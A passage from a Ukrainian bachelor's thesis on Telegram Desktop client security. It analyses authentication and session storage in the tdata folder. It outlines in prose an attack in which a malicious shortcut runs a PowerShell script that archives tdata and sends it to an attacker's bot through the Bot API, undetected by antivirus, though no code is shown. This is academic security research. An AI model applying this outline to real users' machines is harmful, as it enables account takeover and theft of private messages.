НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

До захисту допущено

Завідувач кафедри

_____ Дмитро ЛАНДЕ

“___”_____2025 р.

Дипломна робота

на здобуття ступеня бакалавра

за освітньо-професійною програмою «Системи, технології та математичні методи кібербезпеки»

зі спеціальності 125 «Кібербезпека»

на тему: Моделі і методи безпеки клієнта Telegram

Виконав(ла) здобувач вищої освіти **IV** курсу, групи ФБ-11
(шифр групи)

Ципун Роман Геннадійович

(прізвище, ім’я, по батькові) (підпис)

Науковий керівник доцент кафедри ІБ, к.т.н. Ільїн М.І.

(посада, науковий ступінь, вчене звання, прізвище та ініціали) (підпис)

Рецензент доцент кафедри ММЗІ, к.ф-м.н. Хмельницький М.О.
(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище та ініціали) (підпис)

Засвідчую, що у цій дипломній роботі немає запозичень з праць інших авторів без відповідних посилань.
Здобувач вищої освіти _____
(підпис)

Київ – 2025 року

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

Рівень вищої освіти – перший (бакалаврський)
Спеціальність – 125 «Кібербезпека»
Освітньо-професійна програма «Системи, технології та математичні методи кібербезпеки»

ЗАТВЕРДЖУЮ
Завідувач кафедри
_____ Дмитро ЛАНДЕ
(підпис)

«_____»_____2025 р.

ЗАВДАННЯ
на дипломну роботу здобувачу вищої освіти

Ципуну Роману Геннадійовичу
(прізвище, ім'я, по батькові)

1. Тема роботи «Моделі і методи безпеки клієнта Telegram»

науковий керівник роботи Ільїн Микола Іванович, к.т.н, доцент кафедри ІБ ,
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

затверджені наказом по університету від «26» травня 2025 р. № 1761-с

2. Термін подання здобувачем дипломної роботи «____» червня 2025 р.

3. Вихідні дані до роботи

Офіційна документація Telegram API, Telegram Bot API та Telegram Web, наукові статті з криптографії, технічні матеріали щодо структури tdata у Telegram Desktop, публікації з питань кібербезпеки месенджерів, приклади використання Telegram у фішингових схемах, репозиторії фреймворків MadelineProto, python-telegram-bot, telebot, aiogram, а також аналітичні звіти про роботу шкідливого ПЗ.

4. Зміст роботи
Робота включає аналіз архітектури клієнта Telegram, особливостей зберігання сесій, механізмів автентифікації та можливих векторів атак. Наведено практичну реалізацію атаки із захопленням облікового запису Telegram через tdata, автоматизовану ексфільтрацію даних PowerShell-скриптом та Telegram Bot API. Представлено сценарії постексплуатації, висновки та ілюстрації результатів.

5. Перелік ілюстративного матеріалу (із зазначенням плакатів, презентацій тощо): презентація для захисту роботи.

6. Дата видачі завдання 20 вересня 2024 року

Календарний план

№ з/п	Назва етапів виконання дипломної роботи	Термін виконання етапів дипломної роботи	Примітка
1	Отримання завдання	20.09.2024	виконано
2	Вивчення та аналіз літератури	24.02.2025-29.03.2025	виконано
3	Аналіз існуючих векторів атаки на клієнт Telegram	29.03.2025-17.05.2025	виконано
4	Аналіз існуючих вразливостей Telegram	15.04.2025-25.05.2025	виконано
5	Розробка та реалізація практичного сценарію атаки	30.04.2025-20.05.2025	виконано
6	Проведення тестування сценарію атаки, аналіз результатів	21.05.2025-1.06.2025	виконано
7	Написання другого розділу дипломної роботи	15.05.2025-30.05.2025	виконано
8	Написання третього розділу дипломної роботи	30.05.2025-5.06.2025	виконано
9	Передзахист дипломної роботи	11.06.2025	виконано
10	Захист дипломної роботи	18.06.2025	

Здобувач вищої освіти _____ Роман ЦИПУН
(підпис) (власне ім’я, ПРІЗВИЩЕ)

Науковий керівник _____ Микола ІЛЬЇН
(підпис) (власне ім’я, ПРІЗВИЩЕ)

РЕФЕРАТ

Дана робота містить 64 сторінки, 14 ілюстрацій, 1 додаток, 21 джерело за переліком посилань.

Метою дослідження є моделювання практичної атаки з отриманням повного доступу до клієнта Telegram шляхом використання уразливостей у зберіганні сесій та можливостей Telegram Bot API.

Об’єкт дослідження є клієнт Telegram як програмне забезпечення, що забезпечує комунікацію між користувачами.

Предмет дослідження виступають моделі та методи забезпечення безпеки клієнта Telegram, зокрема механізми автентифікації, зберігання сесійних даних та потенційні вразливості, які можуть бути використані для несанкціонованого доступу до облікових записів.

Методи дослідження: аналіз літературних джерел і технічної документації, вивчення практик зловмисників щодо Telegram, огляд роботи Telegram API та структури tdata, а також побудова фішингового сценарію та експериментальна реалізація атаки.

В результаті дослідження було змодельовано атаку, яка дозволяє зловмиснику отримати доступ до облікового запису Telegram жертви без активації будь-яких індикаторів компрометації. У рамках практичної реалізації показано використання PowerShell-скрипта, Telegram Bot API та технік соціальної інженерії для досягнення цілей атаки.

Ключові слова: Telegram, фішинг, tdata, Telegram API, сесії, PowerShell, ексфільтрація, бот, кібербезпека.

ABSTRACT

This work contains 64 pages, 14 illustrations, 1 appendice, 21 sources in the list of links.

The purpose of the study is to simulate a real-world attack aimed at gaining full access to a Telegram client by exploiting session storage vulnerabilities and capabilities provided by the Telegram Bot API.

The object of the research is the Telegram client as a software that enables communication between users.

The subject of the research is the models and methods of ensuring the security of the Telegram client, in particular, authentication mechanisms, session data storage, and potential vulnerabilities that can be used for unauthorised access to accounts.

Research methods include: analysis of literature and documentation, study of known attack techniques against Telegram, exploration of Telegram API and tdata folder structure, and implementation of a phishing scenario using social engineering and PowerShell scripting.

As a result, a successful attack model was implemented, demonstrating the ability to take over a Telegram account without triggering any warning or detection. The attack uses a malicious shortcut, PowerShell automation, and Telegram Bot API for data exfiltration.

Keywords: Telegram, phishing, tdata, Telegram API, sessions, PowerShell, exfiltration, bot, cybersecurity.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

API (Application Programming Interface) – набір визначених функцій та процедур, який дозволяє створювати програми, що взаємодіють із зовнішніми програмами, сервісами чи операційною системою.

TData – службова папка, в якій Telegram Desktop зберігає інформацію про активні сесії, токени доступу, листування, кеш мультимедійних файлів, базу користувачів, чатів тощо. Ця папка є основною ціллю при атаках на Telegram-клієнт.

OAuth (Open Authorization) – протокол авторизації, який дозволяє надавати обмежений доступ до ресурсів без необхідності передачі логіна й пароля.

PowerShell – інструмент автоматизації та мова скриптів для систем Windows, який дозволяє виконувати адміністративні задачі, включаючи доступ до файлів, виконання команд та запуск скриптів.

Phishing (Фішинг) – соціоінженерна атака, мета якої – змусити користувача добровільно передати конфіденційні дані або виконати дії, що можуть скомпрометувати систему.

Exfiltration – процес непомітного виведення або копіювання даних із системи жертви до системи атакуючого.

Telegram Bot API – набір HTTP-інтерфейсів, які дозволяють створювати ботів для Telegram, що можуть надсилати повідомлення, документи, реагувати на події тощо.

Telegram Web – вебверсія месенджера Telegram, що працює через браузер та дозволяє авторизуватись без інсталяції десктопного клієнта.

Telegram Desktop – окремий клієнт Telegram, призначений для операційних систем Windows/Linux/macOS, який зберігає сесію локально.

2FA (Two-Factor Authentication) – двофакторна автентифікація, яка додає ще один рівень захисту до традиційного логіна і пароля.

Session Hijacking – техніка захоплення активної сесії користувача з метою отримання повного контролю над його обліковим записом.

Bot Token – унікальний ключ автентифікації, який надається при створенні Telegram-бота. Дозволяє надсилати запити до API Telegram.

Chat ID – ідентифікатор чату в Telegram, необхідний для взаємодії бота з конкретним користувачем або групою.

ВСТУП

Актуальність роботи

У сучасному цифровому середовищі месенджери відіграють ключову роль у забезпеченні комунікації між користувачами. Серед них Telegram вирізняється своєю багатофункціональністю, відкритим API та заявленим акцентом на безпеку. Проте, попри заявлену захищеність, Telegram неодноразово ставав об'єктом критики з боку фахівців у сфері кібербезпеки через наявність архітектурних недоліків, які за певних умов можуть призвести до компрометації облікових записів.

Особливу увагу до безпеки Telegram зумовлює той факт, що цей месенджер активно використовується як на цивільному, так і на державному рівні в різних країнах — зокрема, в Російській Федерації, де Telegram слугує не лише засобом комунікації, а й платформою для координації інформаційних, пропагандистських та підривних операцій. У зв'язку з цим дослідження безпеки клієнтів Telegram, особливо Telegram Desktop, має особливу актуальність у контексті кіберзахисту та протидії загрозам у цифровому просторі.

Критичною є проблема збереження сесійних даних у папці tdata, яка розташована локально на пристрої користувача. При відсутності прив'язки цих даних до конкретного пристрою або криптографічного захисту, зловмисник може отримати повний доступ до облікового запису, просто скопіювавши цю папку, що робить Telegram уразливим до атак на рівні клієнтського середовища.

Мета та завдання дослідження

Метою дослідження є моделювання практичної атаки з отриманням повного доступу до клієнта Telegram шляхом використання уразливостей у зберіганні сесій та можливостей Telegram Bot API.

Для досягнення поставленої мети необхідно вирішити наступні завдання:

- провести аналіз архітектури клієнта Telegram, зокрема механізмів зберігання сесійних даних у папці tdata;

- дослідити існуючі механізми автентифікації та захисту облікових записів у Telegram, включаючи двофакторну автентифікацію та шифрування даних;
- вивчити відомі та потенційні вразливості Telegram Desktop, які можуть бути використані для несанкціонованого доступу;
- розробити та реалізувати практичний сценарій атаки, що демонструє можливість компрометації облікового запису шляхом викрадення папки tdata;
- проаналізувати ефективність реалізованого сценарію атаки та надати рекомендації щодо підвищення безпеки клієнта Telegram.

Об’єкт і предмет дослідження

Об’єктом дослідження є клієнт Telegram як програмне забезпечення, що забезпечує комунікацію між користувачами.

Предметом дослідження виступають моделі та методи забезпечення безпеки клієнта Telegram, зокрема механізми автентифікації, зберігання сесійних даних та потенційні вразливості, які можуть бути використані для несанкціонованого доступу до облікових записів.

Методи дослідження

У процесі дослідження було використано такі методи:

- аналіз літературних джерел: наукових статей, технічної документації та звітів з кібербезпеки щодо архітектури та вразливостей Telegram;
- емпіричний аналіз: дослідження структури папки tdata, аналіз методів зберігання сесійних даних і засобів автентифікації;
- експериментальне моделювання: реалізація фішингового сценарію атаки з використанням PowerShell-скрипта та Telegram Bot API;
- аналіз результатів: оцінка ефективності запропонованого сценарію, виявлення слабких місць у Telegram Desktop та формулювання рекомендацій щодо їх усунення.

Наукова новизна полягає в тому, що практично реалізований сценарій атаки показав абсолютну непомітність для більшості антивірусних систем з результатом 0/63 на VirusTotal, при цьому Telegram не фіксує жодних ознак компрометації. Це дозволяє стверджувати про високий рівень ризику для користувачів, який не покрито існуючими механізмами захисту та систематично ігнорується розробниками Telegram.

Практичне значення роботи полягає в демонстрації реального прикладу атаки на Telegram, що не виявляється системою, з можливістю її адаптації для навчання фахівців із кібербезпеки, а також розробки рекомендацій для покращення архітектури Telegram Desktop. Отримані результати можуть бути використані як у дослідницьких, так і в освітніх цілях для ілюстрації сучасних векторів атак на месенджери.

1 TELEGRAM ЯК ОБ'ЄКТ ДОСЛІДЖЕННЯ У СФЕРІ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ

1.1 Загальна характеристика Telegram як багатоплатформового месенджера

1.1.1 Історія створення та розвиток платформи

Telegram — це хмарний месенджер, створений у 2013 році братами Павлом та Миколою Дуровими, які раніше заснували соціальну мережу «ВКонтакте».[1] Метою створення Telegram було забезпечення безпечного та приватного спілкування користувачів в умовах зростаючого контролю з боку державних структур. З моменту запуску месенджер швидко набув популярності завдяки своїй швидкості, простоті використання та акценту на безпеці.

1.1.2 Підтримка різних платформ та пристроїв

Telegram є багатоплатформовим месенджером, доступним на різних операційних системах, включаючи Windows, macOS, Linux, Android та iOS. Крім того, існує веб-версія Telegram, яка дозволяє користувачам отримувати доступ до своїх чатів через браузер без необхідності встановлення додаткового програмного забезпечення. Ця універсальність забезпечує зручність використання месенджера на різних пристроях та в різних умовах.

1.1.3 Основні функціональні можливості

Telegram пропонує широкий спектр функцій, серед яких:

- Обмін повідомленнями: текстові, голосові, відео та мультимедійні повідомлення.
- Групові чати та канали: можливість створення спільнот з великою кількістю учасників для обміну інформацією.
- Боти та міні-додатки: інтеграція з API для створення автоматизованих сервісів та інтерактивних інструментів.
- Шифрування: використання протоколу MTProto для забезпечення безпеки передачі даних.
- Секретні чати: функція, яка забезпечує наскрізне шифрування повідомлень між двома користувачами.

Ці функції роблять Telegram привабливим для широкого кола користувачів, але також привертають увагу зловмисників, які можуть використовувати платформу для реалізації шкідливих дій.

1.2 Архітектура Telegram та механізми безпеки

1.2.1 Протокол MTProto

Telegram використовує власний протокол шифрування MTProto, який забезпечує безпеку передачі даних між клієнтом та сервером. Протокол поєднує в собі кілька криптографічних методів, включаючи 256-бітне AES-шифрування, 2048-бітне RSA-шифрування та обмін ключами за допомогою алгоритму Діффі-Гелмана.[2] Це забезпечує конфіденційність та цілісність переданих даних.

1.2.2 Хмарна архітектура та зберігання даних

Telegram має хмарну архітектуру, що дозволяє зберігати повідомлення та медіа-файли на серверах компанії. Це забезпечує синхронізацію даних між різними пристроями користувача та дозволяє отримувати доступ до чатів з будь-якого пристрою. Однак, це також створює потенційні ризики для конфіденційності даних у випадку компрометації серверів або втручання з боку державних структур.

1.2.3 Секретні чати та наскрізне шифрування

Для забезпечення більш високого рівня конфіденційності Telegram пропонує функцію секретних чатів, які використовують наскрізне шифрування. Це означає, що повідомлення шифруються на пристрої відправника та дешифруються лише на пристрої одержувача, без можливості доступу до них з боку серверів Telegram. Однак, ця функція доступна лише для індивідуальних чатів і не підтримується в групових чатах або каналах.

1.3 Механізми автентифікації та управління сесіями в Telegram

1.3.1 Процес автентифікації користувачів

Telegram використовує процес автентифікації, заснований на верифікації номера телефону користувача. Після введення номера телефону користувач отримує одноразовий код підтвердження через SMS або через активну сесію на іншому пристрої. Цей код використовується для підтвердження особи користувача та надання доступу до облікового запису.

Цей метод автентифікації є зручним для користувачів, оскільки не вимагає запам'ятовування паролів. Однак він має певні вразливості, зокрема можливість

перехоплення SMS-повідомлень або доступу до активних сесій на інших пристроях. Тому Telegram рекомендує використовувати додаткові заходи безпеки, такі як двофакторна автентифікація.

1.3.2 Двофакторна автентифікація (2FA)

Двофакторна автентифікація (2FA) в Telegram є додатковим рівнем захисту облікового запису користувача. Після активації 2FA користувач повинен ввести не лише одноразовий код підтвердження, але й додатковий пароль, встановлений під час налаштування 2FA. Цей пароль зберігається лише на пристрої користувача та не передається на сервери Telegram, що забезпечує додатковий захист у випадку компрометації основного методу автентифікації .

Telegram використовує протокол Secure Remote Password (SRP) для реалізації 2FA.[3] Цей протокол дозволяє перевіряти знання пароля без його передачі через мережу, що забезпечує додатковий рівень безпеки .

1.3.3 Управління активними сесіями

Telegram надає користувачам можливість переглядати список активних сесій та керувати ними через налаштування безпеки. Користувач може завершити будь-яку сесію, яка здається підозрілою або більше не використовується. Це дозволяє контролювати доступ до облікового запису та запобігати несанкціонованому використанню .

Кожна активна сесія в Telegram пов'язана з конкретним пристроєм і включає важливі деталі, такі як:

- Тип пристрою: тип пристрою, на якому активна сесія, наприклад, смартфон, планшет або комп'ютер.

- IP-адреса: IP-адреса пристрою, що може бути корисною для ідентифікації місцезнаходження пристрою та перевірки відповідності очікуваним шаблонам використання.
- Час останньої активності: дата та час останньої активності сесії, що допомагає визначити, чи є сесія поточною або вона була неактивною протягом тривалого періоду.

Регулярна перевірка активних сесій є важливою для підтримання безпеки облікового запису та забезпечення того, щоб ваші приватні розмови залишалися саме такими — приватними.

1.4 Telegram Desktop: принципи збереження сесій та архітектура

Telegram Desktop — це версія месенджера, розроблена для операційних систем Windows, Linux та macOS. Вона є не просто десктопним клієнтом, а важливою ланкою в інфраструктурі Telegram, яка має низку особливостей у зберіганні сесій, механізмах автентифікації та захисті локальних даних. Вивчення Telegram Desktop є особливо актуальним у контексті інформаційної безпеки, адже саме ця версія найчастіше стає об’єктом компрометації з боку зловмисників.

1.4.1 Telegram Desktop: відмінності від мобільних клієнтів

На відміну від мобільних версій Telegram, які мають тісну інтеграцію з ОС (Android/iOS), Telegram Desktop є більш незалежною і автономною системою. Його архітектура дозволяє зберігати значну частину сесійної інформації локально, що, з одного боку, забезпечує зручність для користувача, але з іншого — створює потенційні вектори атак.

Наприклад, після первинної автентифікації, коли користувач підтвердив вхід до акаунта через мобільний телефон, Telegram Desktop зберігає відповідні токени та ключі у локальній файловій системі. Це означає, що при наступному запуску програма не вимагатиме повторного входу, навіть якщо комп’ютер буде вимкнено або перезавантажено.

1.4.2 Сесійний механізм Telegram Desktop

Telegram Desktop використовує локальний механізм кешування сесійних даних у спеціальній директорії під назвою tdata, яка міститься у кореневій папці клієнта. Ця папка зберігає:

- Сесійні токени, що дозволяють Telegram Desktop підтримувати авторизований стан без повторної перевірки.
- Локальні ключі шифрування, які Telegram використовує для захисту частини інформації, зокрема історії чатів.
- Картки облікових записів, що дозволяють зберігати одразу декілька акаунтів в одному клієнті.

Ці елементи є критично важливими з точки зору безпеки, оскільки отримання повного доступу до вмісту папки tdata фактично дорівнює отриманню повного контролю над Telegram-акаунтом користувача.

1.4.3 Локальне шифрування або його відсутність

Найбільша вразливість Telegram Desktop — відсутність повноцінного шифрування вмісту tdata. Telegram Desktop не використовує системні засоби шифрування, як це роблять деякі інші месенджери, наприклад, Signal або Wickr. Це означає, що у разі доступу до файлової системи (наприклад, унаслідок запуску шкідливого ярлика, трояна або через віддалений доступ), зловмисник може легко

скопіювати tdata і перенести її на інший пристрій, де Telegram автоматично запустить сесію без будь-якого повідомлення користувачу.

У порівнянні з WhatsApp Desktop, який також використовує прив'язку до мобільного пристрою і регулярно перевіряє QR-код, Telegram Desktop значно менш захищений. Telegram дозволяє паралельні сесії без явних індикаторів компрометації — і це є критичною точкою ризику з боку інформаційної безпеки.

1.4.4 Вектори компрометації через Telegram Desktop

Telegram Desktop стає ціллю зловмисників у різних сценаріях:

- Фішингові кампанії, що маскуються під оновлення Telegram або "активацію преміуму"
- Зараження троянами, які спеціально шукають директорію tdata на диску і відправляють її через Telegram Bot API або FTP.
- Збір інформації через скрипти, які автоматизують вилучення даних, стискання архівів і надсилання їх у зашифрованому вигляді.

Ці техніки активно використовуються в ботнетах і комерційних схемах продажу Telegram-акаунтів у даркнеті [4].

1.5 Структура папки `tdata` як ціль для атак

tdata - це спеціальна директорія, що містить усі необхідні для Telegram Desktop дані про сесію. З технічної точки зору, вона є набором файлів з ідентифікаторами, які Telegram самостійно зв'язує під час запуску клієнта. Її структура є наступною:

- Файли з випадковими назвами — кожен файл відповідає конкретному обліковому запису або його частині.

- Файли .map і .key — для відповідності між ID і сесіями.
- Файл D877F783D5D3EF8C — це бінарна база даних з інформацією про сеанси.

Відсутність будь-якої прив’язки до пристрою або додаткового шифрування робить tdata вразливою до елементарного копіювання.

1.6 Порівняння Telegram із іншими популярними месенджерами у контексті безпеки клієнта

Telegram часто розглядають як безпечну альтернативу традиційним месенджерам, проте така думка є спрощеною й не завжди обґрунтованою. Щоб оцінити реальну стійкість клієнта Telegram до атак, варто розглянути його порівняльну характеристику з іншими платформами — такими як Signal, WhatsApp, Viber, iMessage, а також з новими гравцями ринку, як Session чи Threema. Такий порівняльний аналіз дозволяє глибше зрозуміти переваги й недоліки Telegram як клієнта, а також його роль у сучасному кіберпросторі.

1.6.1 Відсутність наскрізного шифрування за замовчуванням

Одним з ключових зауважень до Telegram є те, що наскрізне шифрування (end-to-end encryption) активується лише у секретних чатах. Усі звичайні чати, включно з групами, передаються через сервери Telegram у зашифрованому вигляді, але ключі доступні на стороні сервера [5]. Це означає, що у разі компрометації серверів або правового тиску Telegram може бути змушений передати доступ до переписки.

Для порівняння:

- Signal: наскрізне шифрування за замовчуванням, усі повідомлення, дзвінки, групи — недоступні навіть для розробників.

- WhatsApp: наскрізне шифрування активоване, але існують ризики, пов'язані з резервними копіями в хмарах.
- Viber: використовує наскрізне шифрування, але має закритий код, що ускладнює аудит.
- iMessage: наскрізне шифрування доступне лише між пристроями Apple, резервні копії в iCloud можуть зламати цю безпеку.

Таким чином, Telegram відстає за безпекою архітектури саме через те, що за замовчуванням не гарантує приватності користувача на тому ж рівні, що й Signal або Threema.

1.6.2 Telegram Desktop: єдиний без PIN або прив’язки до пристрою

Ще одним суттєвим недоліком Telegram є доступність Telegram Desktop без додаткової перевірки, як-от PIN-код, біометрія чи QR-код. У випадку з WhatsApp Desktop, наприклад, кожен новий запуск потребує сканування QR-коду через телефон, а кожна активна сесія показується в самому додатку WhatsApp.

Telegram натомість дозволяє:

- Запуск Telegram Desktop на будь-якому комп’ютері, якщо скопійовано папку tdata.
- Вхід без жодного повідомлення користувачеві про нову сесію.
- Відсутність повідомлень про новий пристрій навіть у разі запуску акаунта на іншому ПК.

Це критично важливий момент, що демонструє глибоку структурну вразливість клієнта Telegram, оскільки дає можливість непомітної компрометації облікового запису — як показано у практичній частині цього дослідження.

1.7 Telegram у геополітичному та інформаційному просторі РФ

Однією з причин вибору Telegram як об’єкта дослідження у цій роботі є його масове використання в Російській Федерації як основного каналу комунікації. Це робить платформу не лише популярним інструментом спілкування, а й стратегічною мішенню у кіберконфліктах.

1.7.1 Telegram — цифрова домінанта у РФ

За статистикою 2024 року, Telegram є найбільш популярним месенджером серед громадян РФ, випереджаючи WhatsApp, Viber, Skype та інші платформи. За оцінками аналітичного центру Unisender, понад 52% користувачів у РФ щодня користуються Telegram [6].

Це означає, що компрометація акаунтів у Telegram може дати доступ до приватної, ділової та політичної інформації, що є надзвичайно важливим у контексті національної безпеки.

1.7.2 Telegram як інструмент протидії та як вектор атаки

Telegram використовується як:

- Платформа для керування "ботами" в інформаційній війні;
- Засіб внутрішньої пропаганди та дезінформації;
- Інструмент обміну конфіденційною інформацією серед держслужбовців і військових.

У той самий час Telegram — це надзвичайно слабка ланка, через яку можна впливати на противника, здійснювати точкові атаки або викривати критичні дані, особливо через клієнти типу Telegram Desktop. Тому для України важливо не

тільки захищатися, а й вивчати вразливості цих систем для розуміння потенційних кіберзагроз.

Висновки до розділу 1

У першому розділі було здійснено всебічний аналіз месенджера Telegram як об’єкта дослідження у сфері інформаційної безпеки. Особливу увагу було приділено його архітектурним особливостям, механізмам зберігання сесій, процедурі автентифікації, а також порівнянню із іншими популярними месенджерами в контексті захищеності клієнта. В результаті аналізу було отримано низку важливих висновків, які дозволяють сформулювати обґрунтоване розуміння потенційних векторів атак на клієнт Telegram та його слабких місць у поточній реалізації.

По-перше, Telegram є складною системою з багаторівневою архітектурою, яка охоплює десктопні, мобільні та вебклієнти, кожен із яких має свої особливості в збереженні сесій та взаємодії з серверною частиною. Однак саме Telegram Desktop виявився найвразливішим з усіх компонентів, оскільки зберігає авторизаційні дані локально у незашифрованому вигляді в директорії tdata. Це створює реальну загрозу компрометації акаунтів користувачів, особливо у разі доступу до файлової системи зловмисником через фішинг, шкідливе ПЗ або соціальну інженерію.

По-друге, проведене порівняння Telegram із іншими месенджерами, зокрема Signal, WhatsApp, Viber, iMessage, дозволило дійти висновку, що Telegram має суттєві недоліки з точки зору конфіденційності та цілісності автентифікації. Telegram не використовує наскрізне шифрування за замовчуванням, що знижує рівень приватності у звичайних чатах. Додатково, Telegram дозволяє входити в акаунт на нових пристроях без підтвердження від користувача, що відкриває можливості для прихованого доступу зловмисників.

По-третє, стратегічна роль Telegram у сучасних інформаційних війнах, особливо у контексті використання в Російській Федерації, робить його вразливість ще

більш небезпечною. Оскільки цей месенджер є ключовим каналом комунікації для мільйонів користувачів, компрометація навіть окремих акаунтів може мати серйозні наслідки не лише для окремих осіб, а й для національної безпеки. В цьому контексті Україна повинна не лише оборонятись від атак, а й проактивно вивчати інструменти, які можуть бути використані як у наступальних, так і в аналітичних кібероперaціях.

Загалом, аналіз Telegram як клієнта виявив численні технічні та архітектурні недоліки, які можуть бути використані для реалізації успішних атак. Розуміння цих механізмів є критично важливим для формування ефективних стратегій як захисту, так і тестування на проникнення. Саме на таких підходах буде ґрунтуватися наступний розділ, де детально розглядатимуться методи захисту Telegram, а також сучасні вектори потенційних атак, включно з аналізом реальних уразливостей, API, Telegram-ботів та поведінкових аспектів користувачів.

2 БЕЗПЕКА TELEGRAM ТА ВЕКТОРИ ПОТЕНЦІЙНОЇ АТАКИ

Telegram, як один із найпопулярніших месенджерів сучасності, неодноразово ставав об'єктом досліджень у сфері інформаційної безпеки. Зважаючи на поширеність використання цієї платформи не лише у приватному спілкуванні, але й у бізнесі, медіа, політиці та навіть військовій справі, захищеність Telegram є питанням не лише технічного, а й стратегічного значення.

У цьому розділі буде детально розглянуто ті механізми безпеки, які реалізовані в Telegram, зокрема механізми автентифікації, обробки сесій, захисту API, а також — фактори, які можуть бути використані зловмисниками в якості векторів атаки. Особлива увага буде приділена Telegram Bot API, активним сесіям, поведінковим моделям користувачів, а також актуальним вразливостям, зокрема тим, що фіксувалися у CVE.

2.1 Механізми автентифікації Telegram та їх уразливості

Telegram реалізує досить просту, на перший погляд, модель автентифікації, що ґрунтується на підтвердженні номера телефону користувача. Усі сесії, незалежно від платформи (Android, iOS, Web, Desktop), починаються з процесу підтвердження за допомогою SMS-коду або коду, отриманого через уже активну сесію. Проте ця модель містить низку уразливостей, які вже неодноразово були використані зловмисниками на практиці.

2.1.1 Основна автентифікація: SMS або активна сесія

Процес входу в Telegram за допомогою одноразового коду — це зручно, проте небезпечно. SMS-повідомлення, які Telegram надсилає під час входу, можуть

бути перехоплені або перенаправлені зловмисниками за допомогою таких технік як:

- SIM-swap атаки — заміна SIM-картки користувача шляхом соціальної інженерії або змови з оператором.
- SS7-атаки — використання уразливостей протоколу сигналізації між мобільними операторами для перехоплення трафіку[7].
- Фішингові атаки, де користувач сам вводить код на підробленому сайті або в шкідливій програмі.

Окрім цього, Telegram дозволяє підтверджувати нову сесію через активну сесію на іншому пристрої. Це також може бути використано зловмисником, якщо він уже має доступ до одного з пристроїв жертви, навіть тимчасово.

2.1.2 Двофакторна автентифікація: додатковий пароль

Двофакторна автентифікація (2FA) у Telegram, на жаль, є необов'язковою. Її потрібно вмикати вручну у налаштуваннях безпеки, і багато користувачів цього не роблять. Через це навіть після успішної атаки зловмисник може безперешкодно отримати доступ до акаунту, якщо 2FA не активована.

2FA використовує протокол Secure Remote Password (SRP), який дозволяє перевірити правильність пароля, не передаючи його через мережу.[3] Але на момент копіювання сесії через tdata, цей пароль вже не потрібен, бо дані вже автентифіковані.

2.1.3 Telegram і відсутність біометрії

Telegram не має вбудованих засобів біометричної автентифікації на десктопній версії. На мобільних пристроях деякі функції можуть бути заблоковані до вве-

дення PIN або біометричних даних, але Telegram Desktop повністю відкритий після запуску, що відкриває шлях для:

- Фізичного доступу до ПК — зловмисник отримує повний доступ до повідомлень.
- Віддалених атак, де трафік скрипта вивантажує tdata.

Таким чином, Telegram програє у порівнянні з конкурентами, які вже давно мають підтримку Face ID, Touch ID, Windows Hello тощо.

2.2 Telegram API та сесії – ризики доступу та можливості використання

Telegram відомий своєю відкритою архітектурою, яка дозволяє взаємодіяти з месенджером за допомогою API. Це включає Telegram Core API (яке використовується для побудови клієнтів) і Telegram Bot API (для створення ботів і автоматизації). І хоч такі API забезпечують розробникам великі можливості, вони одночасно відкривають широке поле для потенційної експлуатації.

Telegram API — це не просто набір технічних інструментів. Це цілий інтерфейс взаємодії із серверною логікою Telegram, через який можна ініціювати сесії, отримувати дані, надсилати повідомлення, виконувати операції з медіафайлами тощо. Через це Telegram API виступає як вразливий вузол з точки зору інформаційної безпеки, особливо коли сесійні токени опиняються в руках третіх осіб.

2.2.1 Telegram Core API: механізм сесій

Telegram Core API, який використовується в усіх офіційних клієнтах Telegram, працює через авторизацію токенів сесій. Сесія створюється під час первинної автентифікації користувача, і ця сесія містить інформацію про:

- ID користувача

- access_hash (унікальний для кожної сесії)
- session_key
- ключі шифрування та їх життєвий цикл
- інформацію про пристрій, IP, регіон тощо

Зловмисник, отримавши копію tdata з Telegram Desktop, отримує всі ці компоненти у вигляді, що дозволяє ініціювати повноцінну сесію Telegram на іншому пристрої — без потреби додаткової автентифікації або 2FA.

Telegram Core API не передбачає багатоетапного підтвердження для сесій, що вже є активними, тому навіть при підозрі на компрометацію Telegram не завжди повідомляє користувача про нову сесію, якщо вона відновлена з копії.

2.2.2 Telegram Bot API: автоматизація атак

Telegram Bot API створений як інструмент автоматизації, що дозволяє створювати ботів для взаємодії з користувачами через HTTP-запити. Але через свою відкритість і мінімальні бар'єри для взаємодії цей API часто використовується у кібератаках як канал передачі або отримання вкрадених даних.[8]

Найпоширеніші сценарії використання Telegram Bot API зловмисниками включають:

- Експортування вкрадених даних: Після компрометації комп'ютера шкідливий скрипт створює архів tdata та надсилає його як файл у повідомленні на Telegram-бота, використовуючи метод sendDocument Bot API.
- Використання webhook-ів: Бот отримує повідомлення про нову сесію або зловмисні дії у режимі реального часу.
- Створення бекдорів: Бот отримує команди від зловмисника, наприклад, start_steal, download, clean, які виконуються на зараженому пристрої.

Telegram Bots працюють навіть без Telegram-клієнта: достатньо надати токен, який генерується під час створення бота через @BotFather. Зловмиснику не потрібно нічого встановлювати — весь обмін даними відбувається через HTTP-запити, що дозволяє легко інтегрувати атаки у PowerShell або Python-скрипти.

2.2.3 Telegram як зручне середовище для атаки

Telegram активно використовується в кримінальних цілях не лише для здійснення атак, а і як інфраструктура управління (Command and Control – C2).[8] Це пояснюється кількома факторами:

- Швидка доставка повідомлень та файлів.
- Неможливість зовнішнього моніторингу або блокування ботів.
- Інфраструктура Telegram розміщена у різних країнах, що ускладнює міжнародну координацію.

Це дозволяє Telegram-ботам успішно використовуватись для виведення шкідливих даних, контролю заражених машин та навіть для оркестрування широкомасштабних фішингових кампаній.

